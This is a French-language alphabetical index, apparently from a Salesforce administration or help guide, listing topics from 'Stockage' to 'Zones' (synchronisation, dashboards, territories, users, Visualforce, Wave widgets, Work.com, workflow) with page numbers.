Stockage des données 1120
Stockage des fichiers 1120
stratégies 969–971, 973, 976
Stratégies de mot de passe
définition dans les profils 601
Suites de tests 6147
Suivi de fil
accompagnement 2345
métriques 2346
objectifs 2344
Suivi de l'historique
champs d'accompagnement 2347
champs d'objectif 2346
champs de métriques 2347
suivi des e-mails 2097
suivi des versions
Site.com 5389–5390
Support
autorisation d'accès à la connexion 77
configuration 2919
définition des heures 2926–2927
définition des heures ouvrables 2926–2927
démarrage automatique du libre-service 2689
Support *(suite)*
gestion des utilisateurs du portail client 2660
gestion des utilisateurs libre-service 2715
modèles 2921
paramètres 2921
polices et couleurs du libre-service 2696
vacances 2928–2929
Support client
modèles 2921
paramètres 2921
Support des abonnés 6293, 6295
Support des utilisateurs 6293
support utilisateur 6293
Suppression
actifs 1337
appareils mobiles 1252
balises 156
comptes 1292
contacts 1348
devis 1633
documents 3451
échantillons de données 289
enregistrements multiples 815
import de données 748
membres d'équipe d'opportunité 2127–2128
membres d'équipe de compte 2127–2128
notes et pièces jointes 169
opportunités 1586
pièces jointes envoyées en tant que liens 2231
pistes, considérations 1500
plusieurs enregistrements 814
processus 5053
question 2458
rapports 4450
réunions demandées 1549
solutions 2542
tableaux de bord 4526
utilisateurs 499
vues de liste 129–130
Suppression d'un ensemble de modifications 6187
suppression d'une application connectée 6001
suppression des jeux de données 4052
Suppression en masse
demandes d'approbation 5135
Surnom 190
surnoms
activation 3523
surveillance 1116, 3959, 4040

Surveillance
consultation des demandes de notification de la file d'attente des messages sortants 5318
demandes de notification de file d'attente de messages sortants 5317
détails des tâches de chargement de données en masse 5986
file d'attente des messages sortants 5319
instantanés d'e-mails entrants 2232
notifications de file d'attente des messages sortants 5317
notifications pour la file d'attente des messages sortants 5317
tâches de chargement de données en masse 5984
surveillance à l'exécution 3959
surveillance de l'utilisation d'une application connectée 6011
surveillance des chargements 4047
surveillance des connexions
considérations 1130
Surveillance des déploiements 6184, 6191
surveillance des données 3959, 4047
Surveillance du déploiement 6191
Suspendre un utilisateur 501
suspension du partage 3419
Synchronisation
adresses e-mail entre Pardot et Salesforce 1332
bidirectionnelle 5765
contacts avec Salesforce for Outlook 1822
contacts entre Microsoft® Exchange et Salesforce 1804, 1855, 2257, 2261, 2263–2266, 2269–2270, 2272, 2275, 2282–2283
contacts entre Microsoft® Exchange et Salesforce, préparation 1807
dépannage 2268, 2271, 2284–2286
direction pour Salesforce pour Outlook, définition 2306
Données Pardot dans Salesforce, configuration de champs personnalisés dans Salesforce 1329
Données Pardot dans Salesforce, tirer parti des pistes converties 1329
Données Pardot vers Salesforce 1323, 1325
Données Pardot vers Salesforce, ajout des adresses IP à la liste blanche 1328
Données Pardot vers Salesforce, ajout du connecteur 1326
données Pardot vers Salesforce, environnements sandbox 1327
Données Pardot vers Salesforce, personnalisation du connecteur 1326
Données Pardot vers Salesforce, préparation 1324
Données Pardot vers Salesforce, réglage 1328
entre Google et Salesforce 2258
entre Microsoft® Exchange et Salesforce 2258
erreurs 2260, 2287
Synchronisation *(suite)*
événements avec Salesforce pour Outlook 1824
événements entre Google et Salesforce 2257, 2271, 2275–2278, 2282–2283
événements entre Google et Salesforce, préparation 1806
événements entre Microsoft® Exchange et Salesforce 1804, 1855, 2257, 2259, 2261, 2263–2266, 2269–2272, 2282–2283
événements entre Microsoft® Exchange et Salesforce, préparation 1806
événements privés entre Microsoft® Exchange et Salesforce 2258
Google et Salesforce, correction des problèmes de synchronisation 1808
Microsoft Outlook et Salesforce, catégories 1830–1831
Microsoft Outlook et Salesforce, présentation 1820
Microsoft® Exchange et Salesforce, correction des problèmes de synchronisation 1808
tâches avec Salesforce pour Outlook 1828
unidirectionnelle 5765
Synchronisation bidirectionnelle 5782
synchronisation complète 1883
Synchronisation de l'organisation
connexion 5769–5770, 5793
limitations 5760–5761
présentation 5760
Reprise de la connexion 5793
Suspension de la connexion 5793
Synchronisation des fichiers Salesforce
à propos des fichiers et des dossiers synchronisés 3431
activation 3774
activation pour des profils individuels 3775
configuration requise 3428
extensions non prises en charge 3433
noms de fichier non pris en charge 3433
suivi des versions 3431
utilisation 3427
Synchronisation en cours...
dépannage des devis 1635
devis avec des opportunités 1634
événements entre Microsoft® Exchange et Salesforce 2260
événements récurrents avec Salesforce pour Outlook 1826
Synchronisation en masse 5783–5784
Synchronisationv
événements entre Google et Salesforce 2259
événements entre Microsoft® Exchange et Salesforce 1804, 1855, 2257, 2259, 2261, 2263–2266, 2269–2272, 2282–2283
synonyme 6389

Synonyme 190
Synonymes
comportement de recherche 3143, 3145
syntaxe JSON 3985, 3987, 3995, 4016, 4019–4020
Syntaxe JSON de la transformation computeExpression 3972
Syntaxe JSON de transformation computeRelative 3977
Système de traduction
dépannage 4722
messages d'erreur 4722

## T

tableau 4152
Tableau
composant de tableau de bord 4492, 4499
tableau de bord
étapes (concepteur de tableau de bord Wave) 4185
Tableau de bord
présentation 4526
tableau, widget
ajout (concepteur de tableau de bord Wave) 4179
tableaux
tableau de comparaison (concepteur de tableau de bord Wave) 4179
tableau de valeurs (concepteur de tableau de bord Wave) 4179
Tableaux
Reportez-vous à Rapports 4462
types 4474–4479, 4483
tableaux de bord
création avec le concepteur Classic 4144
élaboration avec le concepteur Classic 4142
étapes 4140
liens (concepteur de tableau de bord Wave) 4184
Tableaux de bord
activation de la Recherche de tableaux de bord 470
activation des en-têtes flottants 469
activer l'accès mobile 4535
actualisation des données 4517
affichage 206, 4532
affichage de listes de tableaux de bord 4534
ajout de composants 4466–4467
Aperçu 206
application des filtres 4509
clonage 4532
Compatibilité d'image Lotus Notes 473
composant d'indicateur 4488, 4496
composant de graphique à barres 4485, 4487, 4493, 4495
composant de graphique à colonnes 4485
composant de graphique à secteurs 4491, 4498
Tableaux de bord *(suite)*
composant de graphique en anneau 4491, 4498
composant de graphique en courbes 4489, 4497
composant de graphique en entonnoir 4486, 4494
composant de mesure 4490, 4497
composant de tableau 4492, 4499
composants 4469
configuration de tableaux de bord dynamiques 4514
création 4464
Création 4465
créer un tableau 4492, 4499
Data.com 1954
définition des propriétés 4503
déplacer 4449
e-mail 4517
élaboration 4463
envoi à des utilisateurs du portail 473
exécuter 4516
Exemples de tableau de bord CRM sur AppExchange 4506
FAQ : Mobile Dashboards pour l'iPad 4533
file d'attente des tâches prévues 4517
glisser et déposer 4449
Graphique à barres 4487, 4493, 4495
composant de tableau de bord 4487, 4493, 4495
Graphique à secteurs 4491, 4498
composant de tableau de bord 4491, 4498
Graphique en anneau 4491, 4498
composant de tableau de bord 4491, 4498
impression 4525
Instantanés de composants 470
Jigsaw 1954
Lightning Experience 4464
lire 4516
mobile 1229
modification 4466
modification de composants 4469
modification de filtres 4508
notifications par e-mail 473
paramètres de l'interface utilisateur 469–470
partager 4519
personnalisation 4466
planifier l'actualisation 4517
présentation 4530
présentation des filtres 4507, 4510
publication d'instantanés dans des fils d'utilisateur 3347
publication d'instantanés dans des fils de groupe 3347

Tableaux de bord *(suite)*
publication d'instantanés dans un fil de tableau de bord 3348
recherche 4445
Salesforce Classic 4465
Sites 5579
suivi de composants 3346
suppression 4526
tableaux de bord dynamiques 4511
types de composants 4471
utilisateur actuel 4503
utilisateur actuel, sélection 4515
utilisation de graphiques 4112–4113, 4115–4116, 4118–4119, 4122, 4124, 4126, 4128, 4130–4131, 4133, 4136, 4211, 4213, 4472, 4474–4479, 4483
tableaux de bord (concepteur de tableau de bord Wave)
ajout de widgets 4155
création 4154
élaboration 4153
filtrage 4166
pratiques recommandées de conception 4206
présentations 4200
propriétés 4155
propriétés de la présentation 4203
propriétés des étapes 4199
propriétés des widgets 4194
sélections de présentation 4204
widgets, regroupement 4181
Tableaux de bord dynamiques
configuration 4514
Tableaux de bord Event Monitoring Wave 3924
Tableaux de bord mobiles pour iPad
paramètres 4535
Tableaux de bord Wave 4235
Tâche
Champ de priorité 6348
Champ statut 6349
champs recherchés 391
Tâche Ant pour Apex 6167, 6169
Tâches
attribution à d'autres enregistrements 1835
attribution à des comptes 1835
attribution à des contacts 1835
attribution à des opportunités 1835
attribution à des pistes 1835
contacts multiples associés à une page, affichage 1513, 4291
contacts multiples, associés à 1554–1555, 2075–2076
définition de filtres de synchronisation pour Salesforce pour Outlook 2323
duplications avec Salesforce pour Outlook, suppression 1851
Tâches *(suite)*
exclusion de la synchronisation avec Salesforce pour Outlook 1828
fonctionnalité Activités partagées, activation 2075–2076
non résolus 1835
rapports, affichage de contacts multiples associés à une tâche 1513, 4291
récurrente, création 1554–1555
renommage 4645
synchronisation avec Salesforce pour Outlook 1828
tâches de groupe 1558
tâches Salesforce récurrentes, configuration de la synchronisation 2323
unique, création 1554–1555
Tâches antérieures à l'installation
créer des valeurs de liste de sélection d'étape d'opportunité 6374
opportunités 6374
créer des valeurs de liste de sélection d'étape d'opportunité 6374
Tâches Data.com Clean
identification de la suivante 1921
interruption 1921
planification 1921
planification d'une synchronisation complète 1922
reprise 1921
synchronisation complète 1921
synchronisation incrémentielle 1921
Tâches de chargement de données en masse
affichage des détails de tâches 5986
surveillance 5984
tâches de flux de données 3959, 4243
Tâches du patient 6317
Tâches en arrière-plan
à propos de 1148
affichage 1148
nouveau calcul du partage 1148
Tâches non résolues
attribution à d'autres enregistrements 1835
attribution à des comptes 1835
attribution à des contacts 1835
attribution à des opportunités 1835
attribution à des pistes 1835
Tâches par lot 5892
Tâches postérieures à l'installation
ajout de listes associées à des présentations de page 6376
ajouter des actions globales aux présentations d'éditeur 6377
autorisations du profil Conseiller 6371

Tâches postérieures à l'installation *(suite)*
configuration de la page d'accueil 6371
configuration des types d'enregistrement de piste B2C 6372
conversion de pistes
6373
mapper les champs de piste 6373
créer des valeurs de liste de sélection de statut de piste 6373
mapper les champs de piste 6373
pistes
6373
créer des valeurs de liste de sélection de statut de piste
6373
Tâches postérieures à la mise à niveau
ajout de listes associées à des présentations de page 6376
ajouter des actions globales aux présentations d'éditeur 6377
ajouter des champs à des présentations de page 6375
configuration de la page d'accueil 6371
configuration des types d'enregistrement de piste B2C 6372
configurer des présentations de page pour les opportunités de part de portefeuille 6374
mapper les champs de piste 6373
mise à jour des autorisations du profil Conseiller 6371
Tâches prévues
à propos de 1147
affichage 1147
Tâches récurrentes
création 1554–1555
tâches régénérées 1557
tâches répétitives 1557
Tâches Salesforce récurrentes
Microsoft Outlook, synchronisation 2323
Téléchargement
Application mobile Salesforce Authenticator 104
Application téléchargeable Salesforce1 82
Téléchargement de Salesforce pour Outlook 1811
Télécharger 3934
Téléphone
appareil perdu 39, 42, 965–966, 968
téléphone perdu 39, 42, 965–966, 968
Téléphone mobile vérifié 967
Termes de recherche promus
gestion 2521, 3143, 3147
Termes recherchés 174
Territoire
créer 2018
Territoire de service
champs recherchés 431
Territoire de vente d'un compte
identification 1470
territoires 2022, 2030
Territoires
activation 2041
affichage 2045
affichage des listes de comptes 1477
affichage des règles héritées 2063
affichage des utilisateurs 2053
ajout d'utilisateurs 2051
ajout de responsables de prévision 2051
attribution manuelle de comptes 2064
attribution pour des opportunités 1474
champs 2047
champs personnalisés 2049
clonage 2045
Création 2046
création de règles d'attribution de compte 2061
gestion 1473
hiérarchies 565, 2044
Modification 2045
modification de règles d'attribution de compte 2061
paramètres 2043
prévisualisation des attributions de compte 2062
rapports 4287
règles d'attribution de compte 2055
responsables des prévisions 2054
Suppression 2050
suppression d'utilisateurs 2051
transfert d'utilisateurs 2051
Territory Management 2.0
activer 2013
concepts 2005–2008
État du modèle de territoire 2008
Hiérarchie des territoires 2007
Modèle de territoire 2006
Territoire 2006
Type de territoire 2005–2006
Test Apex 6142–6145, 6147
test de la configuration du chat incorporé 2846
Test des modifications apportées à votre organisation 6137
Test des variables de liaison 5559
Test des variables de liaison pour les fils 5559
Tester Apex 6138, 6141–6142
Tests 5886, 6137
Tests d'unité 6138, 6141–6145
Tests unitaires 6147
Texte rapide
activation 2942
autorisations utilisateur 2942
configuration 2941

Texte rapide *(suite)*
octroi de l'accès aux agents de support 2942
utilisation dans Fil de requête 2432
Texte rapide>
création de messages 2822, 2943
Thèmes d'idées
activation 2738
création 2483
gestion 2485
Thèmes d'idéesl
création 2485
traduction
traduction 3694
Traduction
configuration du système 4716–4717
traductions 2529
Traductions
publier 2527
Traductions d'articles
importation 3142
Traduire
articles dans Salesforce Knowledge 2528
Transactions, relecture 5831, 6108
transcription Live chat
champs 2583, 4627
Transcriptions Live Chat
événement 2586, 4630
Transfert
enregistrements 809
plusieurs enregistrements 812
services 489
Transfert des enregistrements
Aperçu 809
Transfert en masse
demandes d'approbation 5134
transformation append
description 3964
exemple 3964
paramètres 3965
syntaxe JSON 3964
transformation augment
description 3965
exemple 3965
syntaxe JSON 3965
transformation delta 3982, 3985
transformation dim2mea 3985–3986
transformation edgemart 3987–3988
transformation filter
description 3988
transformation filter *(suite)*
exemple 3988
paramètres 3989
syntaxe d'expression de filtre 3990
syntaxe JSON 3988
transformation flatten
description 3991
exemple 3991
paramètres 3994
syntaxe JSON 3991
transformation Flatten 4067
transformation sfdcDigest 3995, 3997, 4005–4006, 4010
transformation sfdcRegister 4016–4017
transformation sliceDataset 4019
transformation update 4020, 4022
transformations
transformation append 3964
transformation augment 3965
transformation filter 3988
transformation flatten 3991
Translation
configuration du système 4713–4715, 4720
présentation du système de traduction 4712, 4724
Translations
archivage 2529
Travail de l'agent Omni-Channel
champs 2868
Trialforce
créer une organisation d'évaluation 6278
inscription 6278
troncature 442
Twisties
activation de la réduction des sections 297
Twitter
fournisseur d'authentification 1050
Type d'identité, source de données externe 5677
Type de métadonnées personnalisées 6092
Type de prévision 2185
Type de rapport personnalisé
Salesforce Knowledge 4298
type de rapport principal
modification 4366
Types d'article Salesforce Knowledge
rapport 4297
Types d'articles
ajout de sections à la présentation 3095
attribution de modèles à des canaux 3103
création 3086
création de champs 3088

Types d'articles *(suite)*
gestion 3085
modèles personnalisés 3082, 3105
rapport 4297
réorganisation des champs de la présentation 3095
sécurité au niveau du champ 3094
supprimer 3107
Types d'enregistrement
accès, à propos de 606, 615
Aperçu 4705
attribution dans des ensembles d'autorisations 615
attribution dans des profils 574, 583
attribution de présentations de page 574, 4670
considérations 4706
limitations 4710
parcours de vente 4706, 4710
Types d'événement de flux
alarme temporelle absolue 5271
types d'événement Wait
flux 5270
Types d'événement, flux
alarme temporelle absolue 5271
types de colonne
Date 3947
Numérique 3947
Texte 3947
types de métadonnées personnalisées
chargeur de métadonnées personnalisées 6087
data loader 6087
relations 6083, 6085–6086
Types de rapport
masquage 4448
Types de rapport personnalisé
configuration 474
conseils et considérations 480
création 475
élaboration 474
gestion des duplications 833
historique des approbations 4289
Informations de mise à jour de piste 1895
Informations de mise à jour du compte 1895
Informations de mise à jour du contact 1895
instance de processus 4289
mobile 1244
Modification 479
modification de la présentation des champs de rapport 477
modification de relations d'objet 476
prévision 4293–4294
Types de tâche 6348

## U

URL d'identité 6061, 6067, 6070
URL de départ dans une application connectée 6008
URL du flux
définition de l'emplacement de fin 5295, 5297
définition de valeurs de variable de flux 5296
dépannage 5304
URL personnalisée
ajout 5334
URL personnalisées 5338
Utilisateur
champs recherchés 434
fichiers détenus 3339
meilleures pratiques pour les profils 3336
présentation du profil 3336
Utilisateur de Knowledge
création 3120
Utilisateur de Live Agent
création 2790
Utilisateur invité, profil 3637
utilisateur libre-service
recherche 427
Utilisateur marketing
attribution 494–495
utilisateurs
provisionnement 6017, 6019, 6021
Utilisateurs
accès 566
ajout d'un utilisateur unique 494–495
ajout multiple 496
attribués à des profils 594
attribution de configurations Salesforce pour Outlook 2301
attribution de rôles 644
attributions d'ensembles d'autorisations 617
autorisations 566, 626
autorisations basées sur l'utilisation 547–548
autorisations d'objet 627
Chatter Answers 2761
connexions 5775
désactivation 499
déverrouillage 498
duplication des utilisateurs 495
ensembles d'autorisations, attribution à un utilisateur unique 618
ensembles d'autorisations, attributions à plusieurs utilisateurs 619
ensembles d'autorisations, retrait d'attributions d'utilisateurs 620
gestion 491–492, 557

Utilisateurs *(suite)*
gestion des centres d'appels 2784
Licences Communities 523
licences d'ensemble d'autorisations 539
licences d'ensembles d'autorisations 538, 540, 542–544
Licences Database.com 530
licences de fonctionnalité 517, 544–546
Licences du portail client 533, 535
Licences Portail partenaire 536
Licences Portail Service Cloud 531
Licences Site Web authentifié 533
Licences Site.com 532
Licences Sites 532
modification 497
Modification 497
modification du service à sélectionner 69
modifications des profils 497
paramètres par défaut à l'échelle de l'organisation 683
partage d'enregistrements 683
partage d'utilisateurs, restauration des paramètres par défaut 693
partage manuel 688
partenaires super utilisateurs 2002
rapports 4259
règles de partage 683
restriction des domaines de messagerie 502
révocation de l'accès 620
révocation des autorisations 620
Salesforce Classic Mobile 1245
suppression 499
suspension 501
types de licence 517, 530–533, 536
types de licence utilisateur 515
utilisateurs partenaires 1977
Voir aussi Configuration utilisateur 43
Utilisateurs de communauté
délégation de l'administration 3503
Utilisateurs de communauté partenaire
limitations pour les rapports et les tableaux de bord 6420
Utilisateurs de Communities
activation des pistes pour 3574
activation des requêtes 3554
création 3501
Utilisateurs du portail
modification de compte pour des contacts 1362
Utilisateurs du portail client Salesforce
Gestion des utilisateurs du portail client 2660
Utilisateurs du portail haut volume
à propos de 2664
Utilisateurs du portail haut volume *(suite)*
ensembles de partage 2668–2669, 2672
Licences Portail client haut volume 2664
Licences Site Web authentifié 2664
octroi de l'accès aux enregistrements 2668
octroi de l'accès aux enregistrements utilisateur 695, 2669
partage d'enregistrements 2671
partage d'enregistrements ou d'utilisateurs 2666, 3495
Utilisateurs externes
limitations pour les rapports et les tableaux de bord 6420
Utilisateurs haut volume de communauté
ensembles de partage 3498
gestion des utilisateurs 3498
octroi de l'accès aux enregistrements 3498
partage d'enregistrements 3499
utilisation 2484
Utilisation d'un code 5841
utilisation dans la sécurité au niveau de la ligne 4067
utilisation de l'API
détails 5991
notifications 5990–5991
Utilisation de l'API Force.com 1118
Utilisation de la Salesforce Console
article pour résoudre des requêtes, utilisation 2558, 4602
composants détachés 2554, 4598
notifications automatiques 2556, 4600
softphone 2557, 4601
utilisation d'écrans multiples 2554, 4598
Utilisation de Salesforce Console
onglets 2548–2549, 4591–4593
présentation 2547, 4591
raccourcis clavier 2552, 4596
utilisation du schéma Force.com 1118
utiliser l'historique 4106
Utiliser la Salesforce Console
listes épinglées 2551, 4595
raccourcis clavier 2552, 4596
Utiliser n'importe quel client API 986
Utiliser Salesforce Console
ajouter des notes à des enregistrements 2555, 4599

## V

Vacances
définition 2928
paramètre 2929
Valeur par défaut de l''envoi d''e-mail 4810
Valeurs d'intégration 448, 461, 466–467
Valeurs de champ par défaut
à propos de 4828

Valeurs de champ par défaut *(suite)*
Définition 4827
exemples 4829
observations 4830
Valeurs de la variable globale Action 5868
valeurs numériques 3950
Variable 5244
Variable de collection
exemple 5279
renseigner avec des valeurs 5189
Variable du flux référencé 5188
Variable globale de ressource 5907
Variable sObject 5242
Variable, flux
définition via l'URL du flux 5296
Variables de liaison pour les fils 5552
Variables globales
$Resource 5907
dans des flux 5237
présentation 5847
valeurs correctes $Action 5868
Variables système 5243
Vente en équipe
activer 2125
création de parts d'opportunité personnalisées 2132
désactivation 2128
partages d'opportunité 1599
parts d'opportunité 1598
Parts d'opportunité 1598, 2131
Vérification
solutions 2541
vérification de l'identité 947–949, 959, 962–963, 965, 1124
Vérification de l'identité 39, 42, 965–968
vérification de la connexion 947–949, 959, 962–963, 965
Vérification de la préparation Lightning Experience 224
vérification de la sécurité 864
Versions de correctif
création 6285
transfert 6285
Vidéo
démonstrations 19
Vidéos 3487
visibilité des données 885
Visibilité des publications des requêtes 3559
Visual Workflow
considérations administratives 5164
considérations sur l'exécution 5166
considérations sur la conception 5154, 5156–5157, 5159
considérations, Cloud Flow Designer 5156
Visual Workflow *(suite)*
considérations, flux volumineux 5157
considérations, présentation sur deux colonnes 5159
différences par rapport au workflow 5145
présentation des fonctionnalités 5144
Visualforce
activer pour Salesforce1 1170
aide au niveau des objets personnalisés 4698–4700, 4702, 4704
aide au niveau objet 4698–4700, 4702, 4704
Aperçu 5894
code source 5843
composant personnalisé 5903
composants de tableau de bord 4469
création d'onglets 5900
création d'onglets pour Salesforce Classic Mobile 1226
création de pages 5895
débogage 5831, 6108
dépendances 6247
détails de page 5898
éditeur 5842–5843
ensembles d'autorisations 5923
gestion des pages 5899
incorporation de flux 5292
Lightning Experience 5894
limites de composant et de page 6432
mode développement 5897
modèles de message 1765, 2244
Outils 6113
pages 5895
paramètres de navigateur 5903
paramètres de version 2244, 5902
profils 5923
références aux pages et aux composants 5673
remplacement des boutons et des pages d'accueil d'onglet 5657, 5659
ressources statiques 5907
sécurité 5903, 5921–5922
Statut de la vue 6113
variables globales 5847
Visualforce Mobile
liens 1236
visualisation
ajout (concepteur de tableau de bord Wave) 4160
Visualiseur de processus
avantages 5104
configuration requise 5105
lancement 5105
visualiseur SAQL 4108

Voice
activer 2329
attribution d'un numéro 1858
création d'un ensemble d'autorisations 2330–2331
dépannage 2332
implémentation 2327
libération d'un numéro 2332
meilleures pratiques 1859
prérequis de mise en oeuvre 2328
usage 2331
Volet latéral de Salesforce
événements, ajout à des enregistrements Salesforce 1841
tâche, ajout à des enregistrements Salesforce 1843
Volet latéral de Salesforce dans Microsoft Outlook 1836
Volet latéral de Salesforce, ajout d'e-mails 1838–1839
Volet latéral de Salesforce, recherche d'enregistrements 1846
Voter
apprécier une réponse 2463
ne pas apprécier une réponse 2463
pour un réponse 2463
Vous avez un accès aux données limité, par conséquent, vous ne pouvez pas entièrement mettre à jour cet enregistrement 1391, 1910
Vous avez un accès limité aux champs de compte, par conséquent, vous ne pouvez pas mettre à jour tous les champs affichés ici 1391, 1910
Vous avez un accès limité aux champs de contact, par conséquent, vous ne pouvez pas mettre à jour tous les champs affichés ici 1391, 1910
Vous avez un accès limité aux champs de piste, par conséquent, vous ne pouvez pas mettre à jour tous les champs affichés ici 1391, 1910
Vue chronologique
icônes 6344
Vue de liste
Personnaliser 4446
Rapports 4446
Tableaux de bord 4446
Vue Inspecteur du journal
arborescence des performances 6103
informations de profilage 6105
journal des exécutions 6104
parcours arrière 6103–6104
pile 6103–6104
section de la source 6105
sections 6102
unités exécutées 6105
Vues
personnalisation 5364
Vues *(suite)*
Reportez-vous à Vues personnalisées 120–121, 123, 125–127
vues de liste
modification des enregistrements 146
tri 128
Vues de liste
Chatter 3345
fils 3345
Reportez-vous à Vues personnalisées 120
suivi 3345
Vues Listes
ajout en tant que favori Chatter 3346
Consultez la rubrique Vues personnalisées 123
graphiques de vues de liste 134–135
Impression 138
limites 6416
Reportez-vous à Vues personnalisées 121, 125–127
suppression 129
Vues personnalisées
création et enregistrement 120–121, 123
ensembles d'autorisations 608
filtres de champ 198, 4401, 4414
Impression 128
modification 125–127
navigation 69
personnalisation des boutons 4688–4689
profils 591
se reporter aux vues de liste 129
suppression 130
tri 69
valeurs de liste de sélection spéciale 201
valeurs pour les champs de date 130
vues mobiles personnalisées 1243

## W

Wait dans un flux
conditions d'attente 5228
configurer 5226
Wave 4218–4219, 4221
Wave Analytics
Communautés 3577, 4227
Wave Analytics Trailhead 3854
Wave Mobile 3936
Wave partout 4217
Wave pour communautés 3934, 4227
Web vers piste
configuration de Salesforce pour la génération automatique 2112
instructions relatives à la configuration 2111

Web vers piste *(suite)*
limites 1502
règles de réponse par e-mail 2934
Web vers requête
configuration 2618
limitations 2621
limites 2621
notes 2621
règles de réponse par e-mail 2934
widget
étapes statiques 4191
étapes, clonage 4193
étapes, création avec l'éditeur SAQL 4188
étapes, création avec l'explorateur 4186
widget d'image
ajout (concepteur de tableau de bord Wave) 4182
widget de bascule
ajout (concepteur de tableau de bord Wave) 4176
valeurs personnalisées, ajout 4191
widget de case 4150
widget de conteneur
ajout (concepteur de tableau de bord Wave) 4181
widget de date
ajout (concepteur de tableau de bord Wave) 4166
widget de filtre global
ajout (concepteur de tableau de bord Wave) 4163
widget de graphique
ajout (concepteur de tableau de bord Wave) 4160
widget de liaison
ajout (concepteur de tableau de bord Wave) 4184
widget de liste
ajout (concepteur de tableau de bord Wave) 4170
valeurs personnalisées, ajout 4191
widget de plage
ajout (concepteur de tableau de bord Wave) 4173
Widget Knowledge 6308
Widget Knowledge One
configuration 2832
widget numérique
ajout (concepteur de tableau de bord Wave) 4158
Widget Omni-Channel
ajout à Salesforce Console 2862
ajout de widget à la console 2878
Widget SOS
ajout de widget à la console 2878
widget texte
ajout (concepteur de tableau de bord Wave) 4184
widgets
ajout au tableau de bord 4155
widgets *(suite)*
bascule (concepteur de tableau de bord Wave) 4176
conteneur (dans le concepteur de tableau de bord Wave) 4181
date (concepteur de tableau de bord Wave) 4166
étapes 4140
filtre (concepteur de tableau de bord Wave) 4166
filtre global (concepteur de tableau de bord Wave) 4163
graphique (dans le concepteur de tableau de bord Wave) 4160
image (concepteur de tableau de bord Wave) 4182
lien (concepteur de tableau de bord Wave) 4184
liste (concepteur de tableau de bord Wave) 4170
numérique (concepteur de tableau de bord Wave) 4158
plage (concepteur de tableau de bord Wave) 4173
propriétés dans le concepteur de tableau de bord Wave 4194
propriétés par défaut 4155
tableau (concepteur de tableau de bord Wave) 4179
texte (concepteur de tableau de bord Wave) 4184
Work.com
accompagnement 1627
activation des fonctionnalités 2335
activation des récompenses 2366
activation des remerciements 2366
administrateur 2335
ajout de collègues à un résumé 1607, 1609–1610
ajout de personnes à un cycle de résumé de performance 2378
Align 2344
aperçu 2333
attribution d'ensemble d'autorisations 2338
attribution de licence utilisateur 2340
attribution de licences de fonctionnalité utilisateur 2340
attribution de profils 2339
autorisations 2368
calibration 2385
commentaires 1602
configuration de la messagerie 1628
création d'un cycle de résumé de performance 2376
création d'un rapport de calibration 2383
création de badges 1617
création de fonds de récompense 1622
créer un objectif 1612
créer une métrique 1614
cycle de résumé de performance 2373
déploiement d'un cycle de résumé de performance 2380
détails des rapports 2351
éditions 2368
ensembles d'autorisations 2337, 2354

Work.com *(suite)*
exemples de tableau de bord 2351
Fonds de récompense 1619
licences 2339
métriques 1613
modification d'un cycle de résumé de performance 2381
Motivate 2342
objectifs 1611
Perform 2348
prérequis de mise en oeuvre 2334
présentation des fonctionnalités 2341
profils 2337, 2360
rapports 2350
rapports de calibration 2382
Récompense 1619
Reconnaissance 1615
résumés de performance 1605
support 2372
suppression de personnes d'un cycle de résumé de performance 2379
tableaux de bord 2350
types de fonds de récompense 1620
visibilité des commentaires 1604
Workflow
actions 5067–5068, 5070
actions chronologiques 5074, 5328
activation d'une règle 5071
alertes par e-mail 5312, 5328
Aperçu 5064
considérations 5071, 5328
considérations relatives au déclenchement de flux 5329
considérations sur les mises à jour de champ 5322
consultation des demandes de notification de la file d'attente des messages sortants 5318
déclencheur de flux 5292
déclencheurs de flux 5320
déclencheurs temporels 5074, 5328
demandes de notification de file d'attente de messages sortants 5317
différences avec les règles de réponse automatique 2936
différences par rapport à Process Builder 5006
différences par rapport à Visual Workflow 5145
différences par rapport au workflow visuel 5006
Workflow *(suite)*
file d'attente 5087
file d'attente des messages sortants 5319
filtrage par dates 130
Knowledge 3130
Limitations de l'objet Utilisateur 5073
limites 6429
limites en e-mails 5328, 6398
messages sortants 5319
mises à jour de champ 5315
mises à jour de champ qui réévaluent des règles de workflow 5327
mises à jour de champs inter-objets 5325
mises à jour des champs 5314
notifications de file d'attente des messages sortants 5317
notifications pour la file d'attente des messages sortants 5317
observations 5074
paramètres 5331
pour Sites 5574
règles 5065, 5067–5068, 5071
suivi des messages sortants 5319
surveillance des journaux de débogage 1144
tâches 5310
terminologie 5087
utilisateur de workflow par défaut 5069
Workflow visuel
considérations de conception, formules 5160
considérations sur la conception 5155
considérations sur la conception, flux temporels 5161
différences par rapport à Process Builder 5006
différences par rapport au workflow 5006
limitations des formules 5160
observations 5146
paramètres 5331
Workflows 1722
WSDL
téléchargement 5964, 6246

## Z

Zone des paramètres 3637
Zones
navigation dans les questions 2460